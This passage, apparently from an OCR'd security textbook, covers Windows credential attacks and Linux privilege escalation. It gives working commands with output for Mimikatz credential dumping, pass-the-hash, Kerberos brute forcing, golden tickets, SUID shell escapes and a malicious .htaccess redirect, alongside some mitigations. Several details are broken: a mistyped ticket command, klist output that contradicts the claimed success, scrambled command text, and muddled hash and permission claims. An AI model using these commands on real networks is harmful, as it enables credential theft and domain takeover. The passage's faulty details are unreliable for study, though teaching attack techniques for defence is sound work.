
Rainbow tables

Another type of password cracking is to use **rainbow tables**. Rainbow tables work in the opposite way to brute-force in that instead of taking a password and hashing it and looking for a match from in the SAM database, they just have a list of hashes already calculated and just look them up. This method is extremely fast, as the computer does not compute hashes; however, the one caveat to this method is that if a hash is not already in the table, it will not attempt to compute it, and you will have to return to the standard brute force methods.

Now that you know a little bit about password cracking, you might want to know why passwords are easily cracked. It really comes down to how Windows handles passwords and how it stores the hash of those passwords. Let's look at how Windows handles

passwords and how this makes passwords more crackable:

- Any password that is 14 characters or less is divided into two 7-character blocks before being hashed. This creates a limitation in how big the hash can be, which works out to be 2^37 or 137,438,953,472 possible combinations. Although this would be a difficult challenge for a person, this is a trivial amount for a computer. An example of this password boundary can be seen in *5.4* in the **LM Pwd 1** and **LM Pwd 2** columns.
- Windows does not use salt to randomize the password, making it easily reversible. One method to get around the storage of passwords in the LanMan or LM form is to have passwords of greater than 14 characters, as this breaks the storage boundary. Another way to help mitigate the old LanMan password method is to disable it through the authentication policy, as shown in the following screenshot:



Changing authentication policy

Another method is to modify the following registry key: HKEY_LOCAL_MACHINE\System\ CurrentControlSet\Control\LSA Registy\LMCompatibilityLevel. Change the value of this registry key to 4 or above to mitigate LanMan.

Microsoft has published a knowledge base article on the subject here: https://docs.microsoft. com/en-us/troubleshoot/windows-server/windows-security/prevent- windows-store-lm-hash-password.

Authentication spoofing

There is still another way for attackers to get credentials beyond password cracking. These methods involve getting in between user credentials and applications, as well as just dumping the passwords that are stored in the running system. Let's discuss these methods.

Pass the hash

The **pass the hash** (**Pth**) technique eliminates the need to crack or brute force the hashes in order to retrieve the cleartext password by allowing an attacker to authenticate to a remote server using the LM and/or NTLM hash of a user's password.

When authenticating Windows resources using NTLM authentication, the Windows password hashes are equivalent to cleartext passwords. This means that rather than trying to crack the password, one simply needs to pass the hash equivalent to gain access to the resource or resources. The Pth technique is not new; in fact, it was published by Paul Ashton in 1997, who used a modified version of SAMBA's smbclient to carry out the attack, accepting LM/NTLM hashes rather than cleartext passwords.

To perform a Pth, the attacker needs to get access to a machine, from which they need to escalate privileges (more on this shortly). Once the attacker has administrative privileges on the machine, they can run a tool such as **Mimikatz**. Mimikatz has the complexity of obtaining Windows credential sets via RAM. Additionally, it is employed in pass the hash, hash dump, and Kerberos exploitation techniques.

To get the hashes, run Mimikatz, and from the running process, issue the following command and hit enter:

```
mimikatz # sekurlsa::logonpasswords
```

The Sekurlsa module will extract data from **Local Security Authority Subsystem Service** (**LSASS**). This includes tickets, pin codes, keys, and passwords:

```
Authentication Id       : 0 ; 5611168 (00000000:00559ea0)
Session                 : CachedInteractive from 3
User Name               : admjsummnor
Domain                  : TEST
Logon Server            : TSTSERVER01
Logon Time              : 08/22/2023 11:04:03
SID                     : S-1-5-21-903263448-2230984140-1364132390-1105
        msv :
        [00000003] Primary
        * Username : admjsummnor
        * Domain   : TEST
        * NTLM     : b87a32fd9623f8f05602dc5d3c046fec
```

Example of Mimikatz Sekurlsa LSASS dump

In the preceding screenshot, we see a potential administrative account with a hash. We can copy this hash, pass it to a server, and authenticate as that user. The command structure to do this from the Mimikatz prompt would look like this:

```
mimikatz # sekurlsa::pth /user:admjsummnor /domain:test.local /
ntlm:b87a32fd9623f8f05602dc5d3c046fec
```

Running this will produce a command prompt containing the credentials submitted. Now, the attack can access any resource from that prompt, and it will pass those credentials instead of the account the attacker originally compromised.

As can be seen, Mimikatz is a powerful tool and is a favorite of attackers. Mimikatz is still maintained and freely available. It uses modules to perform several operations to either support core functionality or various attack vectors. Some of the modules used more often include the following:

- **Kerberos**: This is for **golden ticket** creation. It does this by using the Microsoft Kerberos API
- **Lsadump**: This module contains the function for obtaining the SAM database. Additionally, it supports the ability to act against live systems or offiine if backup hive copies are available.
- **Sekurlsa**: This module is the most commonly used, as it contains the functions to extract key account information such as pin codes, key, and passwords from the LSASS

process.

Some other modules that are useful are the following:

- **Process**: This module, as it states, lists the running processes. This can be used to identify other processes running on the system that can be moved into for privilege escalation.
- **Crypto**: This module provides insight into the crypto functions on the machine, helping with the ability to perform operations such as token impersonation.

Now that you know about Pth, how can you defend against it? This technique is inherent to the NTLM authentication protocol; all services using this authentication method are vulnerable to this attack, including SMB, FTP, HTTP, and Active Directory. This is a **post-exploitation technique**, meaning the attacker has to gain a foothold in the network first before they are able to obtain the hashes. Therefore, the best defense is employing defense-in-depth techniques. This would include antivirus, where intrusion detection and prevention software can help mitigate the attack before it starts. Let's talk about another authentication method that can be spoofed: Kerberos.

Kerberos

Kerberos is a network security authentication protocol that uses service requests to get authentication tokens. Microsoft uses this extensively in Windows networking. The protocol is comprised of three components: the **client**, the **server**, and the **Key Distribution Center** (**KDC**), which acts as a trusted third party. When a client needs to connect to a network resource, it issues a request to the KDC passing credentials. If accepted, the KDC supplies a **ticket**, which is used to access the resource. The

Kerberos authentication procedure uses a standard shared secret cryptography to protect messages from eavesdropping and replay (or playback) attacks, as well as to prevent packets from being read or altered while they are moving over the network.

Attackers take advantage of Kerberos in several ways. Although Kerberos may not be vulnerable to replay attacks, it is susceptible to brute force attacks. Let's see how that

works:

1. Starting with **Metasploit**, there are several modules designed to take advantage of Kerberos that will enumerate valid domain users from an unauthenticated perspective. The Metasploit kerberos_enumusers module will attempt to get valid username accounts:

```
msf > use auxiliary/gather/kerberos_enumusers
msf auxiliary(gather/kerberos_enumusers) > set rhosts
192.168.1.88
msf auxiliary(gather/kerberos_enumusers) > set User_File /root/
user.txt
msf auxiliary(gather/kerberos_enumusers) > set Domain test.pri
msf auxiliary(gather/kerberos_enumusers) > exploit
[*] Running module against 192.168.1.88

[*] Validating options...
[*] Using domain: MYDOMAIN...
[*] 192.168.5.1:88 - Testing User: "bob"...
[*] 192.168.5.1:88 - KDC_ERR_PREAUTH_REQUIRED – Additional
pre-authentication required
[+] 192.168.5.1:88 - User: "bob" is present
[-] 192.168.5.1:88 - User: "guest" account disabled or locked
out
[*] 192.168.5.1:88 - Testing User: "administrator"...
[*] 192.168.5.1:88 - KDC_ERR_PREAUTH_REQUIRED – Additional
pre-authentication required
[*] 192.168.5.1:88 - User: "administrator" is present
[*] Auxiliary module execution completed
msf auxiliary(kerberos_enumusers) >
```

What the Metasploit module did was obtain valid username accounts by eliciting one of two errors from the **Ticket Granting Ticket** (**TGT**) service. The errors will either be KDC_ERR_C_ PRINCIPLE_UNKNOWN, meaning the account does not exist, or the error KDC_ERR_ PREAUTH_REQUIRED, which signals the user is required to perform pre-authentication and confirms the username account is present on the given host.

2. Another tool for using brute force is **Kerbrute**, which lists all possible username/password combinations, legitimate usernames, and usernames that don't require pre-authentication:

```
kerbrute -domain test.pri -users users.txt -passwords passwords.
txt -outputfile test_kerberos_out.txt
[*] Valid user => bob
```

```
[*] Valid user => administrator
[*] Stupendous => bob:NotYourP@ssword
[*] Saved TGT in bob.ccache
[*] Stupendous => administrator:Kn0w2Day!
[*] Saved TGT in administrator.ccache
[*] Saved discovered passwords in test_kerberos_out.txt
```

3. **Nmap** can also discover valid usernames by brute force by querying likely usernames against a Kerberos service. It requires a Kerberos realm argument to run against to guess the usernames. The nmap command would be as follows:

```
nmap -p 88 --script krb5-enum-users --script-args krb5-enum-
users.realm='test.pri'
PORT   STATE SERVICE      REASON
88/tcp open  kerberos-sec syn-ack
| krb5-enum-users:
| Discovered Kerberos principals
|     administrator@test.pri
|     bob@test.pri
```

4. The last tool we will discuss with regard to Kerberos is **Mimikatz**. Mimikatz can be used to extract Kerberos tickets from memory and generate golden tickets. Here are some of the functions Mimikatz can perform:

 This list command will display all the tickets available on the client machine. It will contain information such as the Start/End time of a ticket, server name, client name, and the flags:

```
mimikatz # kerberos::list
```

 The following is an extra switch for capturing a Kerberos list and saving it to a file:

```
mimikatz # kerberos::list /export
```

This will save the TGT tickets to a file in the Mimikatz folder in the kirbi format. This file can be renamed to be more easily used, for example, ticket_export.kirbi.

 Once you have the TGT tickets saved, they can be used later on for lateral movement by using a pass the ticket attack. To perform the **pass the ticket** (**ptt**) attack, we will issue the following command:

```
mimikatz # kerberos::ppt ticket_export.kirbi
```

When executed, it will use the kirbi file to pass the ticket as authentication for your next commands. Issue another command, mimikatz # misc::cmd, which will open a command prompt session in the context of an authenticated user.

The following command helps you to access the service ticket:

```
mimikatz # kerberos::ask /target/spn name ,where spn name is
cifs:/<domain controller.domain name>
```

The following command will display all hashes available on the client machine:

```
mimikatz # kerberos::hash
```

 To create a forged TGT created with a stolen KDC key, run the following command:

```
mimikatz # kerberos::golden
```

With a golden ticket, an attacker can pretend to be the domain administrator and use that identity to access any service on a domain. To complete a golden ticket exploit, the attacker needs some basic information, including the following:

 Domain name

 A SID

 KRBTGT hash

 User Account:

By using the other Kerberos commands, the attacker can get this information. The full

```
kerberos::golden /domain:test.pri /sid:S-1-5-21-4172352447-
1021487953-2358525130 /rc4:8584cfecd24a6a7f29ee56345d42ad30 /
user:administrator /id:500 /ptt
```

exploit command might look something like this:

5. Once complete, execute the command klist from the prompt; if the exploit was successful, it will return ticket information showing the client field with the account that was to be exploited:

```
Microsoft Windows [Version 10.0.19045.3324]
(c) Microsoft Corporation. All rights reserved.

C:\>klist

Current LogonId is 0:0x7e253d9b

Cached Tickets: (0)

C:\>
```

Example of Klist returning ticket information

3.6 HACKING THE LINUX OPERATING SYSTEM

This chapter moves away from Windows to discuss a different operating system known as **Linux**. Linux was originally designed and created by Linus Torvalds in 1991, and it takes many of its concepts and functions from the older operating system known as **Unix**. One of the elements of Linux that make it unique is it is open source, from the kernel to the core operating system files, and many applications are available to review the code and even propose changes. The one side effect of being open source is that Linux has fragmented over time into different variants sometimes known as **flavors** or **distributions**. The core functionality for the most part works across all the distributions; however, minor differences or additional applications can be found between the distributions. An example is installing or updating applications. In Fedora, you might use the command yum (which stands for **Yellowdog Updater, Modified**) for your package updates. In Ubuntu, you might use the **advanced package tool** (**APT**), and if running SUSE, you might use **Yet Another Setup Tool** (**YaST**) or **Zypper**. The point is each distribution has unique components to it. These differences can not only help an attacker identify the underlying operating system but can also help to narrow the types of attacks that might be available. Let's take a deeper look into the Linux operating system, how it functions, what hacks are out there, and how

to protect it.

We will cover the following main topics in this chapter:

- The Linux operating system
- Layout of the common Linux filesystem, permissions, and sharing, showing how exploits of poor management occur
- Overview of how Linux authentication works and how it can be attacked
- How Linux stores its log information, showing how these can be used to detect attacks
- The Linux kernel and exploits

3.7 EXPLOITING THE LINUX OPERATING SYSTEM

Let's start with a common misconception: Linux is more secure than Windows. On the surface, this may be true in that the likelihood of getting hit with a lot of viruses is low, and access to elevated privileges is more difficult. The truth is Linux is just as prone to many of the same security issues seen on Windows systems, as many of these are related to configuration settings and installed applications.

According to statista.com, "*in 2019, the Windows operating system was used on 72.1 percent of servers worldwide, whilst the Linux operating system accounted for 13.6 percent of servers.*" You can take a look at these statistics here: https://www.statista.com/statistics/915085/ global-server-share-by-os/.

Attacks on Linux systems are increasing due to their popularity and expanding usage in the network environment of today. Some reasons for this include the following:

- Some Linux versions are free, which makes them more cost-effective when businesses are trying to cut operating expenses
- Many businesses implement Linux to support their email, e-commerce, and web portal servers

Other factors, such as the availability of numerous resources (for example, books, websites, and consultants to assist the organization), have contributed to Linux's rise in popularity.

Because of its adoption, additional attacks against Linux-based systems are now feasible as they represent a greater portion of network services. Some challenges may arise due to various issues:

- Linux may be tested remotely without requiring system authentication. It can be more challenging to obtain the same amount of information from a Linux host than from a Windows host without logging in, all things being equal – which refers to running the most recent kernel and having the most patches applied.
- Running security evaluations after successfully logging in to Linux with a valid username and password can reveal a system vulnerability to an internal malicious user or hacker with a valid login.

Thus, it is evident that the Linux operating system has some significant security flaws, which will be highlighted in this chapter, as well as some solutions to close the gaps and protect systems from attack.

3.8 EXPLORING THE LINUX FILE SYSTEM

The Linux filesystem uses a hierarchical structure just like Windows. However, unlike Windows, Linux does not use letters such as C: or D: to name and access the filesystem. Instead, Linux references different disks as volumes with an alias name assigned to its mount point where all data for that drive begins. The most well-known is /, also known as the root for the primary drive on your machine. From the root of the filesystem, the common directory layout is as follows:

- /bin/: Essential user command binaries accessible by all users. In many ways, this is like the Windows directory.
- /boot/: Static files of the bootloader. The bootloader files are responsible for bringing the system online, including loading the kernel before handing the rest of the boot process over to what needs to be loaded.
- /dev/: Device driver files.
- /etc/: Host-specific system configuration files.

- /home/: User directories for personal files.
- /lib/: Shared libraries. Libraries are shared code that is incorporated into an application later on demand. Applications and the OS store their library files in this location by default.
- /media/: Attached or removable media.
- /mnt/: Other mounted filesystems, floppies, CD-ROMs, and network filesystems.
- /opt/: Add-ons for application software.
- /sbin/: The system binaries directory contains executables that are used by the OS and the administrators but typically not by normal users.
- /srv/: Data for service from the system.
- /tmp/: Temporary file storage.
- /usr/: User utilities and applications.
- /proc/: Contains information about running processes on the Linux system.
- /root/: The home directory of the root user is contained in this special directory, away from normal users.
- /sys/: Contains information about the system.
- /var/: Variable data files such as print and mail spoolers, log files, and process IDs.

Many of the directories are for files that make the system run and do not need to be accessed by users. The list of directories can vary depending on the version of Linux or even the version of the distribution. It is important to understand the filesystem and its directories both from the attacker's and defender's point of view. The attacker will understand they have exploited a Linux machine from which they can plan their next move. From the defender's viewpoint, they will know where application and configuration files would be located to better secure them. Now that you know a little bit about the structure, let's take a look at access and file permissions.

Linux uses discretionary access control just like Windows. This means every file has an

owner in charge of it, which can grant types of access to the file such as read, write, execute, or a combination thereof. This model of access also applies to devices, processes, memory, and most resources. This is because Linux treats everything as a file and every file must have access control.

Permissions to a file are granted to at least one of three categories, which are an owner, group, or other. Once the category of permissions is established, the actual permissions are assigned. The creator of any file will automatically become the owner and will have the ability to grant access to others. The root or privileged accounts can also grant access, which is done through the change modify (chmod) command. Group membership information is traditionally stored in the /etc/passwd and /etc/ group files, which map back to the user account. In an enterprise setting, this information can also be stored in external resources such as **Lightweight Directory Access Protocol** (**LDAP**) or **Network Information Service** (**NIS**); these two services will be discussed in further detail in the next chapter.

Now that we know a little bit about the filesystem and privileges on a Linux system, let's expand on this and discuss some operations that require elevated privileges and how an attacker might take advantage of them.

Exploiting the filesystem

As discussed earlier in the chapter, Linux treats everything as a file, including executables, configuration files, and devices. This also includes administrative programs, which can sometimes have a weak security configuration as part of the default installation. There are several files that require elevated privileges to run; an example is passwd, which is used to reset a user account password. In order to be able to perform this function, a **set user ID** (**SUID**) bit is set on the file allowing certain functions to act as the root account but accessible by any user of the system. What this means is when executed, the program operates with elevated privileges to perform the operation – in this case, reset the password. Without this consideration, users would not be able to reset their own passwords. While this particular executable is common and well-controlled, other

programs that set the SUID just for convenience do not actually need that level of access and work just fine without it. This is but one example where permissions or settings are higher than they need to be or non-existent. The other ways in which the filesystem can be abused is through a **set user group ID** (**SGID**) and world-writable files. Let's take a deeper look at these three types of abuse.

SUID

SUID is likely the most abused file type on a Linux system. Many attacks, including race conditions, buffer overflows, and symlinks attacks, begin with leveraging SUID binaries. Once on a system, attackers attempt to find all SUID files, creating a list that can be used to gain root access. Let's look at the results of executing a find command for these files on a relatively stock Linux system. From a Linux command prompt, enter the following command: sudo find / -type f -perm
-04000 -ls. This will give the following results:

```
analyst@linux-vm:~$ sudo find / -type f -perm -04000 -ls
-rwsr-xr-x   1 root     root        18736 Feb 26  2022 /usr/libexec/polkit-agent-helper-1
-rwsr-xr-x   1 root     root       338536 Aug 24 09:40 /usr/lib/openssh/ssh-keysign
-rwsr-xr--   1 root     messagebus    35112 Oct 25  2022 /usr/lib/dbus-1.0/dbus-daemon-launch-helper
-rwsr-sr-x   1 root     root          14488 Apr  4  2023 /usr/lib/xorg/Xorg.wrap
-rwsr-xr-x   1 root     root          14656 Sep 11 14:45 /usr/bin/vmware-user-suid-wrapper
-rwsr-xr-x   1 root     root          72072 Nov 24  2022 /usr/bin/gpasswd
-rwsr-xr-x   1 root     root          40496 Nov 24  2022 /usr/bin/newgrp
-rwsr-xr-x   1 root     root          30872 Feb 26  2022 /usr/bin/pkexec
-rwsr-xr-x   1 root     root          35200 Mar 23  2022 /usr/bin/fusermount3
-rwsr-xr-x   1 root     root          55672 Feb 20  2022 /usr/bin/su
-rwsr-xr-x   1 root     root          59976 Nov 24  2022 /usr/bin/passwd
-rwsr-xr-x   1 root     root          44808 Nov 24  2022 /usr/bin/chsh
-rwsr-xr-x   1 root     root          47480 Feb 20  2022 /usr/bin/mount
-rwsr-xr-x   1 root     root          35192 Feb 20  2022 /usr/bin/umount
-rwsr-xr-x   1 root     root          72712 Nov 24  2022 /usr/bin/chfn
-rwsr-xr-x   1 root     root         232416 Apr  3  2023 /usr/bin/sudo
-rwsr-xr--   1 root     dip          424512 Feb 24  2022 /usr/sbin/pppd
-rwsr-xr-x   1 root     root          52296 Jun  1  2022 /usr/sbin/mount.cifs
-rwsr-xr-x   1 root     root          22680 Nov 23  2020 /usr/sbin/mount.ecryptfs_private
```

SUID binaries

After reviewing the list, let's take a look at a couple of examples of how an attacker could abuse these files. The mount binary does not drop elevated privileges; the attacker replaces the binary with a shell. To do that, the attacker would issue the following set of commands:

```
sudo mount -o bind /bin/sh /bin/mount
sudo mount
```

Another example is the pkexec binary; it acts similarly to mount in that it does not drop the elevated privileges. To take advantage of this, the attacker would run the following command: sudo pkexec
/bin/sh. This list can become quite large with systems that have multiple applications installed. GTFOBins maintains a list of binaries that can bypass the security restrictions of misconfigured systems; the list can be accessed at the following location: https://gtfobins.github.io/.

SGID

The other type of binaries that use elevated privileges are binaries with SGID set. These binaries have the same issues as those set by SUID but they are set as a group. From a Linux Terminal prompt, enter the following command to find the files set with SGID: sudo find / -type f -perm
-02000 -ls. This will produce a similar list as before of binaries that attackers may be able to take
advantage of to escalate privileges:

```
analyst@linux-vm:~$ sudo find / -type f -perm -02000 -ls
-rwxr-sr-x   1 root     mail        22856 Jun 19 14:23 /usr/libexec/camel-lock-helper-1.2
-rwsr-sr-x   1 root     root        14488 Apr  4  2023 /usr/lib/xorg/Xorg.wrap
-rwxr-sr-x   1 root     plocate    313904 Feb 17  2022 /usr/bin/plocate
-rwxr-sr-x   1 root     _ssh       293304 Aug 24 09:40 /usr/bin/ssh-agent
-rwxr-sr-x   1 root     tty         22904 Feb 20  2022 /usr/bin/wall
-rwxr-sr-x   1 root     tty         22912 Feb 20  2022 /usr/bin/write.ul
-rwxr-sr-x   1 root     shadow      72184 Nov 24  2022 /usr/bin/chage
-rwxr-sr-x   1 root     shadow      23136 Nov 24  2022 /usr/bin/expiry
-rwxr-sr-x   1 root     crontab     39568 Mar 23  2022 /usr/bin/crontab
-rwxr-sr-x   1 root     shadow      26776 Feb  2  2023 /usr/sbin/unix_chkpwd
-rwxr-sr-x   1 root     shadow      22680 Feb  2  2023 /usr/sbin/pam_extrausers_chkpwd
```

SGID binaries

Now, let's take a look at another area that attackers take advantage of on Linux-based systems and that is world-readable/writable files and hidden files.

World-readable and world-writable files

Another area where attackers can take advantage of is files misconfigured to be **world-readable**. This issue is similar to the consequences with SUID in that these files can be edited by anyone and attackers can add or update the system through these files. Files commonly found to be world-readable include critical system, configuration, and startup files.

To find these files, execute the following from a Linux command prompt: sudo find / -perm -4 -type f -ls. This will produce output similar to the following:

```
analyst@linux-vm:~$ sudo find / -perm -4 -type f -ls
-rw-r--r--   1 root     root           26 Oct 22 19:48 /var/log/ubuntu-system-adjustments-stop.log
-rw-r--r--   1 root     root        32032 Oct 22 18:55 /var/log/faillog
-rw-r--r--   1 root     root      1358704 Oct 22 19:15 /var/log/dpkg.log
-rw-r--r--   1 root     root        21987 Oct 22 19:52 /var/log/Xorg.0.log
-rw-r--r--   1 root     root        43840 Oct 22 19:13 /var/log/alternatives.log
-rw-r--r--   1 root     root         2608 Oct 22 19:48 /var/log/mintsystem.log
-rw-r--r--   1 root     root       129616 Jul 11 11:36 /var/log/bootstrap.log
-rw-r--r--   1 root     root         1301 Oct 22 19:48 /var/log/gpu-manager.log
-rw-r--r--   1 root     root          524 Oct 22 18:57 /var/log/mintsystem.timestamps
-rw-r--r--   1 root     root           52 Oct 22 18:56 /var/log/installer/media-info
-rw-r--r--   1 root     root       519069 Oct 22 18:56 /var/log/installer/initial-status.gz
-rw-r--r--   1 root     root          418 Oct 22 18:56 /var/log/installer/telemetry
-rw-r--r--   1 root     root           26 Oct 22 19:48 /var/log/ubuntu-system-adjustments-start.log
-rw-r--r--   1 root     root        11211 Jul 11 12:34 /var/log/fontconfig.log
-rw-rw-r--   1 root     utmp       292292 Oct 22 18:55 /var/log/lastlog
-rw-rw-r--   1 root     utmp         4608 Oct 22 19:48 /var/log/wtmp
-rw-r--r--   1 root     root          113 Oct 22 19:48 /var/log/ubuntu-system-adjustments-adjust-grub-title.log
-rw-r--r--   1 root     root        22507 Oct 22 19:48 /var/log/Xorg.0.log.old
-rw-r--r--   1 root     root        77084 Oct 22 19:10 /var/log/apt/eipp.log.xz
-rw-r--r--   1 root     root       127314 Oct 22 19:15 /var/log/apt/history.log
-rw-r--r--   1 root     root          881 Jul 11 12:34 /var/cache/dictionaries-common/jed-ispell-dicts.sl
-rw-r--r--   1 root     root         8387 Jul 11 12:34 /var/cache/dictionaries-common/emacsen-ispell-dicts.el
-rw-r--r--   1 root     root         9363 Jul 11 12:26 /var/cache/dictionaries-common/hunspell.db
-rw-r--r--   1 root     root          865 Jul 11 12:29 /var/cache/dictionaries-common/aspell.db
-rw-r--r--   1 root     root          173 Jul 11 12:34 /var/cache/dictionaries-common/emacsen-ispell-default.el
-rw-r--r--   1 root     root          530 Jul 11 12:34 /var/cache/dictionaries-common/sqspell.php
-rw-r--r--   1 root     root          188 Jul 11 12:34 /var/cache/dictionaries-common/ispell.db
-rw-r--r--   1 root     root         2433 Jul 11 12:34 /var/cache/dictionaries-common/wordlist.db
-rw-r--r--   1 root     root            0 Jul 11 12:34 /var/cache/dictionaries-common/ispell-dicts-list.txt
-rw-r--r--   1 root     root           27 Jul 11 12:34 /var/cache/dictionaries-common/wordlist-default
-rw-r--r--   1 root     root      7454480 Oct 22 19:47 /var/cache/swcatalog/cache/C-os-catalog.xb
-rw-r--r--   1 root     root      7429736 Oct 22 19:59 /var/cache/swcatalog/cache/en_US-os-catalog.xb
-rw-r--r--   1 root     root       343731 Oct 22 19:47 /var/cache/swcatalog/cache/C-local-metainfo.xb
```

World-readable files

These files will be world-readable, which means they cannot be changed. However, they can give the attacker insight into the system and its configuration.

The attacker can also check for **world-writable files**, which are more infrequent than world-readable files and usually are the result of a user setting the file this way. Also, some applications can have this set on their files during installation. To check for world-writable files, execute the following command: sudo find / -perm -2 -type f -ls. This yields an output similar to the following:

```
analyst@linux-vm:~$ sudo find / -perm -2 -type f -ls
 -rw-rw-rw-   1 root     root            0 Oct 22 19:48 /sys/kernel/security/apparmor/.remove
 -rw-rw-rw-   1 root     root            0 Oct 22 19:48 /sys/kernel/security/apparmor/.replace
 -rw-rw-rw-   1 root     root            0 Oct 22 19:48 /sys/kernel/security/apparmor/.load
 -rw-rw-rw-   1 root     root            0 Oct 22 19:48 /sys/kernel/security/apparmor/.access
-rw-rw-rw-   1 root     root            0 Oct 22 19:52 /proc/pressure/io
-rw-rw-rw-   1 root     root            0 Oct 22 19:52 /proc/pressure/cpu
-rw-rw-rw-   1 root     root            0 Oct 22 19:52 /proc/pressure/memory
-rw-rw-rw-   1 root     root            0 Oct 22 19:48 /proc/1/task/1/attr/current
-rw-rw-rw-   1 root     root            0 Oct 22 19:52 /proc/1/task/1/attr/exec
-rw-rw-rw-   1 root     root            0 Oct 22 19:52 /proc/1/task/1/attr/fscreate
-rw-rw-rw-   1 root     root            0 Oct 22 19:52 /proc/1/task/1/attr/keycreate
-rw-rw-rw-   1 root     root            0 Oct 22 19:52 /proc/1/task/1/attr/sockcreate
-rw-rw-rw-   1 root     root            0 Oct 22 19:52 /proc/1/task/1/attr/display
-rw-rw-rw-   1 root     root            0 Oct 22 19:52 /proc/1/task/1/attr/smack/current
-rw-rw-rw-   1 root     root            0 Oct 22 19:52 /proc/1/task/1/attr/apparmor/current
-rw-rw-rw-   1 root     root            0 Oct 22 19:52 /proc/1/task/1/attr/apparmor/exec
-rw-rw-rw-   1 root     root            0 Oct 22 19:48 /proc/1/attr/current
-rw-rw-rw-   1 root     root            0 Oct 22 19:52 /proc/1/attr/exec
-rw-rw-rw-   1 root     root            0 Oct 22 19:52 /proc/1/attr/fscreate
-rw-rw-rw-   1 root     root            0 Oct 22 19:52 /proc/1/attr/keycreate
-rw-rw-rw-   1 root     root            0 Oct 22 19:52 /proc/1/attr/sockcreate
-rw-rw-rw-   1 root     root            0 Oct 22 19:52 /proc/1/attr/display
-rw-rw-rw-   1 root     root            0 Oct 22 19:52 /proc/1/attr/smack/current
-rw-rw-rw-   1 root     root            0 Oct 22 19:48 /proc/1/attr/apparmor/current
-rw-rw-rw-   1 root     root            0 Oct 22 19:52 /proc/1/attr/apparmor/exec
-rw-rw-rw-   1 root     root            0 Oct 22 19:52 /proc/1/timerslack_ns
-rw-rw-rw-   1 root     root            0 Oct 22 19:52 /proc/2/task/2/attr/current
-rw-rw-rw-   1 root     root            0 Oct 22 19:52 /proc/2/task/2/attr/exec
-rw-rw-rw-   1 root     root            0 Oct 22 19:52 /proc/2/task/2/attr/fscreate
-rw-rw-rw-   1 root     root            0 Oct 22 19:52 /proc/2/task/2/attr/keycreate
-rw-rw-rw-   1 root     root            0 Oct 22 19:52 /proc/2/task/2/attr/sockcreate
-rw-rw-rw-   1 root     root            0 Oct 22 19:52 /proc/2/task/2/attr/display
-rw-rw-rw-   1 root     root            0 Oct 22 19:52 /proc/2/task/2/attr/smack/current
-rw-rw-rw-   1 root     root            0 Oct 22 19:52 /proc/2/task/2/attr/apparmor/current
-rw-rw-rw-   1 root     root            0 Oct 22 19:52 /proc/2/task/2/attr/apparmor/exec
-rw-rw-rw-   1 root     root            0 Oct 22 19:52 /proc/2/attr/current
-rw-rw-rw-   1 root     root            0 Oct 22 19:52 /proc/2/attr/exec
-rw-rw-rw-   1 root     root            0 Oct 22 19:52 /proc/2/attr/fscreate
```

Showing world-writable files

The results will vary from system to system depending on how old it is, whether it has been patched, and what applications are installed on it. What the attacker is looking for is a file that exists in areas where the file can be edited by adding extra commands or configurations. One thing attackers look for is whether the /home/public directory is world-writable. If so, they can use the mv command to replace files in the directory. Because directory permissions are higher than file permissions, this is the case. In order to gain further access or create an SUID user file, it is frequently used to edit the public users' shell files, such as .login or .bashrc. An SUID public shell is launched for the benefit of the attackers when a public user logs in.

Now, looking at the previous output, we see the .htaccess file located under /var/www/html/ chat is world-writable. This file is used by Apache web servers to configure website details without altering the server configuration. Examples would be the loading of customized error pages; attackers can take this simple idea and put in a redirect to a malicious page when an error page is supposed to be displayed. An example of this

might be to add an entry such as ErrorDocument 404 hxxp:// bad_site[.]ru/inject/index.php, where the user will be redirected to bad_site when they get 404 errors. At bad_site, there may be malicious code, be it a downloader, browser hijack, or something else. This is but one example of the complications of permissions, applications, and users.

How do defenders protect against the issues that world-readable/writable bring? The first thing defenders can do is attempt to find all world-readable/writable files on the systems under their care and control. Once found, change any file or directory that does not have a reason for having it set. This can sometimes be a difficult task as it may not be clear whether the file or directory requires the setting. In these instances, test it in a lab environment and see whether there are any negative results. The other option is to set the sticky bit, this setting prevents users from deleting files that do not belong to them. Without this setting, any user that has write access can delete the files in the directory. This means attackers may be able to delete log files or other important files on the system. You can use the command to find all the world-writable files and then use the following command to find the directories where the sticky bit is not set:

sudo find / \! -perm -1000 -type d -ls

Not all directories need to have the sticky bit set but, for those that do, use the sudo chmod +t
/directory command, where directory is the directory you wish to set the sticky bit. An example might be sudo chmod +t /var/www/html.

SUID/SGID mitigation and best practices

Now that we know how attackers might take advantage of these settings, what can be done to make this attack less likely? Let's look at some options:

- The first and best option would be to remove the SUID/SGID bit on as many of the files listed as possible. You will not be able to do them all as it will break the overall functionality of the operating system. Additionally, there is not a de facto file list either because the different versions of Linux and interdependencies make this extremely

difficult.

> **Important note**
> You can also check the documentation on the specific binary; many times, just reviewing what is known as the *man* page, which is short for *manual page*, is enough. It is included with every distribution of Linux. To access it from a command prompt, type `man` followed by the command you wish to know about. For example, `man chmod` will give you information on how to use the `chmod` command.

